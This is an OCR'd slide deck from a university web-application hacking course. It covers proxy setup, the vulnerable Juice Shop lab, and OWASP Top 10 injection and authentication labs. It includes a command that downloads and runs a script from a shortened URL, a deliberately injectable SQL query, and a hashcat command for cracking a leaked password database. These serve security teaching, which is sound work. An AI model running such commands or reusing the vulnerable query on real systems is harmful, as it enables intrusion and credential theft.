
Hacking Web Application Security Vulnerabilities

Instructor: Teddy Katayama

Supervisor : Dr. Chase Cotton

Department of Electrical and Computer Engineering




Web Application Security Risks

Attack Flow

Setup local proxy when in Corporate Network

- Start Tunnel
  - ssh –D 9292 –L user@remoteserver
- Configure Firefox to use SOCK Proxy
  - Check box for
    Proxy DNS when using SOCKS v5
- Have burp use this proxy




hackthebox

WARMUP EXERCISE

Warmup Exercise: www.hackthebox.eu


1. Try to join the website by clicking:



2. Examine the site to find a way to generate an invite code.

Tools

- Burp Suite / ZAP
- Web Debugger




Juice Shop


TARGET A SPECIFIC WEB APPLICATION

Web Application Target

Juice Shop Architecture



Category Breakdown



Install Target

- Install Docker
  - **curl -L -o install_docker.sh https://bit.ly/2nop1us**
  - **chmod +x install_docker.sh**
  - **./install_docker.sh**
  - **docker version**
- Get Juice-Shop
  - **docker pull bkimminich/juice-shop**
- Run Web Application
  - **docker run --rm -p 3000:3000 bkimminich/juice-shop**
- Juice Shop
  - **https://kali:3000/**


OWASP Zed Attack Proxy


- Web Application Vulnerability Scanner
- **`sudo apt-get install zaproxy`**
- **Applications**
  - **Web Application Analysis**
    - **owasp-zap**

Configuration and Setup


WEB HACKING ENVIRONMENT


OWASP ZAP – Generate SSL Certificate






Firefox ESR – Import Certificate






Firefox ESR – Import Certificate

Firefox ESR – Enable Proxy





OWASP Top 10
"Most Critical"
Web Application Security Risks

The OWASP Top 10 is a powerful awareness document for web application security. It represents a broad consensus about the most critical security risks to web applications. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.

Open Web Application Security Project

OWASP

OWASP Top 10:
A1 Injection

Allowing untrusted data to be sent

As part of a command or query

Attack Vectors

Injection

Example Attack Scenario

An application uses untrusted data in the construction of the following vulnerable SQL call:


String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

- Injection flaws occur when an attacker can send hostile data to an interpreter.
- User-supplied data is not validated, filtered, or sanitized
- Often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries


Lab – Injection Attack


Login with made up credentials

- User: blah@blah.com
- Pass: blah





Lab – Injection Attack





Lab – Injection Attack





OWASP Top 10:
Broken Authentication

Incorrectly implemented authentication and session management functions

Attack Vectors

Broken Authentication

Example Attack Scenario

User credentials are stored without encryption or can be easily guessed.


hashcat –a0 –m leaked.db rockyou.txt

- Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools.
- Session management attacks are well understood, particularly in relation to unexpired session tokens.


Lab – Broken Authentication Attack


Login with admin user

- User: admin@juice-sh.op
- Pass: blah




